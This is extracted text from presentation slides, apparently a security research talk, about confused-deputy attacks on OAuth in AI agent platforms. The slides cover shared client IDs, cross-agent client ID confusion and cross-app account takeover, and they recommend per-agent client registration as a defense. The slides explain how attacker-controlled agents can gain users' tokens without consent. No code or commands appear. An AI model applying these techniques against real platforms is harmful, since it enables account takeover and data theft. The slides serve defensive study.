
- My authorization for one **agent** should not go to another **agent**.
- My authorization at one **tool** should not go to another **tool**.

**Cross-agent Confused Deputy**

**Cross-agent Cross-tool Confused Deputy**

## OAuth Registration

- OAuth Client pre-register at Authorization Server
- ***Client ID***: unique identifier of an ***OAuth client***, issued by authorization server




Traditional OAuth: Each ***Client ID*** used only in ***one agent***

# Confused Deputy: Background

## OAuth Registration


- OAuth Client pre-register at Authorization Server
- **Client ID:** unique identifier of an **OAuth client**, issued by authorization server



Traditional OAuth: Each **Client ID** used only in **one agent**

## Common Design for OAuth-as-a-Service


- Provides **pre-built integrations** for popular tools (e.g., Dropbox, Outlook, GitHub)
- Handles OAuth (pre-)registration as well, with `client_id` & `client_secret` baked in
- ⇒ Offers out-of-the-box tool support for custom agents



OAuth-as-a-Service: Each **Client ID** shared by **multiple agents**

# Confused Deputy: Attack & Defense

## Attack Type 3 – Cross-agent Client ID Confusion




### Attack:

- End-user consents at a pre-built tool for one agent
- Access granted w/o consent to an attacker-controlled agent

# Confused Deputy: Attack & Defense

## Attack Type 3 – Cross-agent Client ID Confusion




### Attack:

- End-user consents at a pre-built tool for one agent
- Access granted w/o consent to an attacker-controlled agent

# Confused Deputy: Attack & Defense

## Attack Type 3 – Cross-agent Client ID Confusion




### Attack:

- End-user consents at a pre-built tool for one agent
- Access granted w/o consent to an attacker-controlled agent


# Confused Deputy: Attack & Defense

## Attack Type 3 – Cross-agent Client ID Confusion



### Attack:

- End-user consents at a pre-built tool for one agent
- Access granted w/o consent to an attacker-controlled agent



### Defense:


- Only use shared client\_id in 1<sup>st</sup>-party platforms or agents
- Otherwise, **Always BYO** (Bring Your Own client\_id)!
- Register **per-agent**, not per-Token Manager client\_id

# Confused Deputy: Background

## Cross-app/tool OAuth Account Takeover (COAT)

### Integration Platform


### Tools (a.k.a. integrated apps /integrations)



- **Attacker:** infiltrates via malicious tool
- **Assumption:** platform w/ open marketplace
- **Target:** a benign tool in the platform
- ⇒ **Impact:** victim's tokens leaked to attacker

### Integration Platform

### Tools (a.k.a. integrated apps /integrations)



### BHUSA '24 & USENIX Security '25

- **Real-world exploit** against Multiple integrated apps / integrations in a platform
- e.g., Steal Outlook emails / Azure secrets w/o explicit consent (CVE-2023-36019, CVSS: 9.6)

# Confused Deputy: Attack

## Attack Type 4 – Cross-agent COAT

